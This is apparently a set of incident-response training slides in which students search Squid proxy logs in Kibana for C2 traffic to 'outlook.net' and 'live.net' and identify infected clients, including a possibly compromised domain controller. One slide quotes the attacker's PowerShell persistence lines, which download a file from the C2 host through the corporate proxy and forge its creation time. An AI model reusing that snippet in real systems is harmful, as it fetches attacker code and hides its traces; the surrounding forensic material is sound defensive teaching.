
- Let's go back to the Discover view and select "proxy-*" as the target index pattern.



Scenario 1 Labs: Lab 2

When did the C2 traffic start? (3)

- Show logs containing the C2 server "outlook.net" as the target URL.
We already know that there is one client.



The screenshot shows a network log viewer interface. At the top, there is a menu bar with 'New', 'Save', 'Open', 'Share', and 'Inspect'. Below this is a search bar labeled 'Filters' containing the text 'outlook.net'. To the right of the search bar is a date range selector set to 'Last 15 years' and a 'Show dates' button. Further right is a blue 'Refresh' button. Below the search bar is a '+ Add filter' button. On the left side, there is a 'Selected fields' section with a dropdown menu currently showing 'proxy-*'. Below this, there is a list of fields including 'Method' and 'Referer'. A red arrow points to a small circular icon with a right-pointing arrow, located next to the 'Selected fields' dropdown. To the right of the 'Selected fields' section, there is a date range selector set to 'Jun 28, 2004 @ 19:06:44.977 - Jun 28, 2019 @ 19:06:44.977' and a dropdown menu set to 'Auto'. On the right side of the interface, there are two vertical bars, one green and one red.

1. Input the C2 address.

2. Click Refresh button.

You can close fields menu by clicking this arrow.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (4)

- Confirm the result whether they are C2 traffic or not.

The URL is same as the part of commands saved to WMI __EventConsumer we got in persistent analysis. It could be the infection event of the RAT related to the domain "outlook.net" for this client.

Time	IP	Method	URL	Protocol	Status	Size
Mar 20, 2018 @ 19:00:05.000	192.168.5 2.40	GET	http://outlook.net/summary.jpg	HTTP/1.1	200	160,675	-	-

```
$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true)  
$wc.DownloadFile('http://outlook.net/summary.jpg',$d)  
Set-ItemProperty $d -Name CreationTime -Value $dt
```

- Note: Squid logs each CONNECT traffic when the connection is closed. So these timestamps are the end time of each CONNECT traffic, not the start time. The CONNECT traffics may continue for hours in some cases.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (5)

- Confirm the result to see whether they are C2 traffics or not.

From its method, port number and URL path, the first entry is different from the C2 traffic that we got in dynamic analysis, even though it connected to the same domain.


Time ^	RemoteIP	Method	URL	Version	ResCode	ResSize	Referer	UserAgent
Mar 20, 2018 @ 19:00:05.000	192.168.5 2.40	GET	http://outlook.net/summary.jpg	HTTP/1.1	200	160,675	-	-
Mar 20, 2018 @ 19:27:42.000	192.168.5 2.40	CONNECT	outlook.net:443	HTTP/1.1	200	44	-	-
Mar 20, 2018 @ 19:27:42.000	192.168.5 2.40	CONNECT	outlook.net:443	HTTP/1.1	200	22	-	-
Mar 20, 2018 @ 19:42:43.000	192.168.5 2.40							
Mar 20, 2018 @ 19:57:44.000	192.168.5 2.40	CONNECT	outlook.net:443	HTTP/1.1	200	22	-	-

These logs have the same domain, method and port number with the C2 traffic that we got in dynamic analysis. These seem to be C2 traffics.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (6)

- Show logs containing the C2 server "live.net" as the target URL.



The screenshot shows a web interface for managing logs. At the top, there are tabs: 'New', 'Save', 'Open', 'Share', and 'Inspect'. Below these, there is a 'Filters' section with a text input field containing 'live.net'. To the right of the input field is a calendar icon and a dropdown menu showing 'Last 15 years'. Further right is a 'Show dates' link. On the far right is a blue 'Refresh' button with a circular arrow icon. Red annotations are present: a red box around the 'live.net' input field with the text '1. Input the C2 address.' next to it, and another red box around the 'Refresh' button with the text '2. Click Refresh button.' next to it.

- As we already know, there are three clients that accessed the C2 server. Therefore, we should check logs for each client.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (7)

Time ^	RemoteIP	Method	URL	Version	ResCode	ResSize
Mar 7, 2018 @ 22:55:22.000	192.168.52.44	CONNECT	live.net:443	HTTP/1.0	200	378
Mar 7, 2018 @ 22:55:52.000	192.168.52.44	CONNECT	live.net:443	HTTP/1.0	200	229
Mar 7, 2018 @ 22:55:59.000	192.168.52.44					
Mar 8, 2018 @ 14:46:37.000	192.168.52.44	CONNECT	live.net:443	HTTP/1.0	200	245
Mar 8, 2018 @ 15:00:28.000	192.168.52.44	GET	http://live.net/m1.ps1	HTTP/1.1	200	1,499,039
Mar 8, 2018 @ 15:02:31.000	192.168.52.44	CONNECT	live.net:443	HTTP/1.0	200	1,050
Mar 8, 2018 @ 15:02:35.000	192.168.52.44	CONNECT	live.net:443	HTTP/1.0	200	257
Mar 8, 2018 @ 15:17:30.000	192.168.52.44	CONNECT	live.net:443	HTTP/1.0	200	311
Mar 8, 2018 @ 16:00:03.000	192.168.52.44	GET	http://live.net/m1.ps1	HTTP/1.1	200	1,499,039

These logs have the same domain, method and port number with the C2 traffic that we got in dynamic analysis. These seem to be C2 traffics.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (8)

Time ^	RemoteIP	Method	URL
Mar 7, 2018 @ 22:55:22.000	192.168.52.52	CONNECT	live.net:443
Mar 7, 2018 @ 22:55:52.000	192.168.52.44	CONNECT	live.net:443

- As we already know, there are three clients that accessed the C2 server. Therefore, we should check logs for each client.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (9)

Time ^	RemoteIP	Method	URL	Version	ResCode	ResSize
Mar 14, 2018 @ 22:47:59.000	192.168.52.40	GET	http://live.net/i.zip	HTTP/1.1	200	112,228
Mar 15, 2018 @ 18:54:47.000	192.168.52.40	CONNECT	live.net:443	HTTP/1.0	200	668
Mar 15, 2018 @ 18:54:52.000	192.168.52.40	CONNECT	live.net:443	HTTP/1.0	200	447,169
Mar 15, 2018 @ 18:54:52.000	192.168.52.40	CONNECT	live.net:443	HTTP/1.0	200	367
Mar 15, 2018 @ 19:53:21.000	192.168.52.40	CONNECT	live.net:443	HTTP/1.0	200	1,039
Mar 15, 2018 @ 20:53:20.000	192.168.52.40	CONNECT	live.net:443	HTTP/1.0	200	1,039
Mar 15, 2018 @ 21:53:18.000	192.168.52.40	GET	http://live.net/m1.ps1	HTTP/1.1	200	1,499,039

These logs have the same domain, method and port number with the C2 traffic that we got in dynamic analysis. These seem to be C2 traffics.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (10)

Time ▲	RemoteIP	Method	URL
Mar 14, 2018 @ 22:47:59.000	192.168.52.40	GET	http://live.net/i.zip
Mar 15, 2018 @ 18:54:47.000	192.168.52.40	CONNECT	live.net:443

- As we already know, there are three clients that accessed the C2 server. Therefore, we should check logs for each client.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (11)

Time ^	RemoteIP	Method	URL	Version	ResCode	ResSize
Mar 22, 2018 @ 17:36:25.000	192.168.52.33	GET	http://live.net/m2.ps1	HTTP/1.1	200	1,502,236

This host connected to the domain once. It does not seem to be a C2 traffic. However, this host is the Domain Controller host. This event implies that the DC host might be compromised!! We should investigate this event later.

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found?

Scenario 1 Labs: Lab 3


Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found?

- Goal:
 - To find suspicious traffics related to the C2 domains other than the C2 traffic that we have found.
- Hint:
 - You might use "Data Table" function in "Visualize" interface in order to get the result.
 - First, you should filter out the C2 traffics by the method and the URL we got in "Dynamic Analysis".

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (1)


- List up URL queries with Data Table (1).



Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (2)

- List up URL queries with Data Table (2).



Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (3)

- List up URL queries with Data Table (3).

New Data Table / Choose a source

Index pattern

Saved search

Q Search...

Title

ntfslogtracker-*



proxy-*

Choose "proxy-*".

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (4)

- List up URL queries with Data Table (4).



Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the the C2 traffic that we have found? (5)

- List up URL queries with Data Table (5).

proxy-*

Data Options

Metrics

> Metric Count

Add metrics

Buckets

Split Rows

Aggregation Terms help

Field

URL.keyword

Order By

metric: Count

Order Size

Descend 10

3. Click play button.

1. Select "URL.keyword" as Field.

2. Input 10 as Size.

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (6)

- List up URL queries with Data Table (6).

Save Share Inspect Refresh

Filters Search KQL Last 15 years Show dates

+ Add filter

proxy-*

Data Options

Add metrics

Buckets

Split Rows

Aggregation Terms help

Terms

You can confirm unique clients and the number of log lines.

URL.keyword: Descending	Count
shavar.services.mozilla.com:443	1,606
www.youtube.com:443	1,855
displaycatalog.mp.microsoft.com:443	2,184
googleads.g.doubleclick.net:443	2,242
clientservices.googleapis.com:443	2,667
safebrowsing.googleapis.com:443	5,946
acq-3pas.admatrix.jp:443	7,093
o15.officeredir.microsoft.com:443	7,908
login.live.com:443	9,570

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (7)

- List up URL queries for the C2 server "outlook.net".

2. Click Refresh button.

The screenshot shows a network analysis tool interface. At the top, there is a 'Filters' section with a text input field containing 'outlook.net', which is highlighted with a red box. To the right of this field are buttons for 'KQL', a calendar icon, 'Last 15 years', 'Show dates', and a blue 'Refresh' button, also highlighted with a red box. Below the filters, there is a '+ Add filter' button and a red text annotation '1. Input the C2 address.' pointing to the filter input field. The main area displays search results for 'proxy-*'. A table shows the following data:

URL.keyword: Descending	Count
outlook.net:443	1,164
http://outlook.net/summary.jpg	2

The row for 'http://outlook.net/summary.jpg' is highlighted with a red box. On the left side of the interface, there are tabs for 'Data' and 'Options', and a 'Metrics' section at the bottom.

3. Then, you can confirm the result here.
We have already mentioned this traffic,
which is different from the C2 traffic.

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (8)

- List up URL queries for the C2 server "live.net" (1).

2. Click Refresh button.

1. Input the C2 address.

Refresh

The screenshot shows the KQL (Kusto Query Language) interface. At the top, the 'Filters' section contains the text 'live.net'. Below this, the 'proxy-*' section is visible. The main area displays a table of search results for the query 'URL.keyword: Descending'. The table has two columns: 'URL.keyword' and 'Count'. The results are as follows:

URL.keyword	Count
http://live.net/m1.ps1	193
live.net:443	55
http://live.net/m6.ps1	
http://live.net/m5.ps1	
http://live.net/i.zip	
http://live.net/m2.ps1	
http://live.net/m3.ps1	
http://live.net/m4.ps1	1

